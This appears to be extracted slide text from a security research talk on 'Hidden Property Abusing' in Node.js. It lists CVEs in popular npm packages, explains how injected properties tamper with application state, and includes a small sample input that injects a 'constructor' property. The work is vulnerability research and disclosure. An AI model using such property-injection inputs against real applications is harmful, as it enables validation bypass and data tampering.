

Discovering Hidden Properties to Attack Node.js Ecosystem

Feng Xiao, Jianwei Huang, Yichang Xiong, Guangliang Yang,
Hong Hu, Guofei Gu, Wenke Lee

Feng Xiao



- CS PhD student at Georgia Tech.
- Vulnerability researcher. Develop tools to detect and exploit 0days.
- Focus on web/application security, but also enjoy network security⁺ and virtualization security.

⁺Hacking the Brain: Customize Evil Protocol to Pwn an SDN Controller. DEF CON 2018

Agenda

- Hi, you've found some new Node.js vulnerabilities! what are they?
- Sounds interesting, you've built bug finding tools? how does it work?
- Cool. More details on the real-world impact?

\$ cat vuls.txt


#ID	Product Name	Affected API	Description	Monthly Downloads	Attack Effects			Disclosure	
					C	I	A	status	severity
1	mongoose	findOne()	SQL Injection	2,740,341	✓			Fixed (CVE-2019-17426)	Critical
2	mongodb driver	find()	SQL Injection	6,165,075	✓			Fixed (CVE-2019-2391)	-
3	taffyDB	query APIs	SQL Injection	1,628,860	✓			Confirmed (CVE-2019-10790)	High
4	class-validator	validate()	Bypass input validation	1,077,954		✓		Confirmed (CVE-2019-18413)	Critical
5	jpv	validate()	Bypass input validation	481		✓		Fixed (CVE-2019-19507)	Medium
6	valib	hasValue()	Bypass input validation	479		✓		Confirmed (CVE-2019-10805)	High
7	schema-inspector	validate()	Bypass input validation	35,783		✓		Fixed (CVE-2019-10781)	High
8	schema-inspector	sanitize()	Bypass input validation	35,783		✓		Fixed (CVE-2019-10781)	High
9	bson-objectid	ObjectID()	ID forging	142,562		✓		Confirmed (CVE-2019-19729)	High
10	component-type	type()	Type manipulation	943,555		✓		Reported	-
11	kind-of	kindOf()	Type manipulation	196,448,574		✓		Fixed (CVE-2019-20149)	High
12	cezerin	getValidDocumentForUpdate()	Order state manipulation	1871	✓			Confirmed (CVE-2019-18608)	High
13	mongo-express	addDocument()	Denial of service	6,965			✓	Confirmed (CVE-2020-6639)	-

Background



\$ man node

- A JavaScript runtime built on Chrome's v8 engine.



\$ man node

- A JavaScript runtime built on Chrome's v8 engine.
- Widely-used for deploying server-side programs and desktop apps.




\$ man node


- A JavaScript runtime built on Chrome's v8 engine.
- Widely-used for deploying server-side programs and desktop apps.
- Object sharing is a very popular communication method for Node.js web apps.

Module	Monthly Downloads
qs	122,309,219
body-parser	46,230,008
querystring	34,758,659
query-string	34,192,119
socket.io	12,328,997

Request parsing modules that convert input into objects.

Object Sharing






What if we inject additional properties that are unexpected to the program?

Hidden Property Abusing


HPA leverages the widely-used data exchanging feature in Node.js (object sharing) to **tamper** or **forge** critical program states of Node.js applications.



⁺The simplest object representation that only supports primitive types (e.g., integer, string)


Attack Vectors

App-specific Attribute Manipulation



Attack Vectors


App-specific Attribute Manipulation



Hidden property “access” propagates from `input` to `user_obj`


Attack Vectors

App-specific Attribute Manipulation




Hidden property “access” propagates from `input` to `user_obj`

Prototype Inheritance Hijacking




Attack Vectors

App-specific Attribute Manipulation



Hidden property "access" propagates from `input` to `user_obj`

Prototype Inheritance Hijacking




```

input_obj = Object {age: "60", constructor: "rick&morty"}
  01 age = "60"
  01 constructor = "rick&morty"
  proto = Object {constructor: __defineGetter__: ,__
  01 input_obj.constructor = "rick&morty"
  
```

Root Cause Analysis

The root cause of the HPA is that Node.js fails to isolate unsafe object (i.e., input) from critical internal states.




*CWE-915: Improperly Controlled Modification of Dynamically-Determined Object Attributes

Root Cause Analysis

The root cause of the HPA is that Node.js fails to isolate unsafe object (i.e., input) from critical internal states.

\$ diff mass-assignment HPA


	Mass Assignment	HPA
Abused logics	assignment	object sharing
Payload Type	Literal value	Literal value/nested object
Capabilities	Overwrite	Overwrite/Create




*CWE-915: Improperly Controlled Modification of Dynamically-Determined Object Attributes

A real-world HPA exploit


- Routing Controller
 - A popular web framework (63,000+ monthly downloads on npm)
- An end-to-end prototype inheritance hijacking exploit
 - Attack the official example code
 - From security check bypassing to SQL Injection



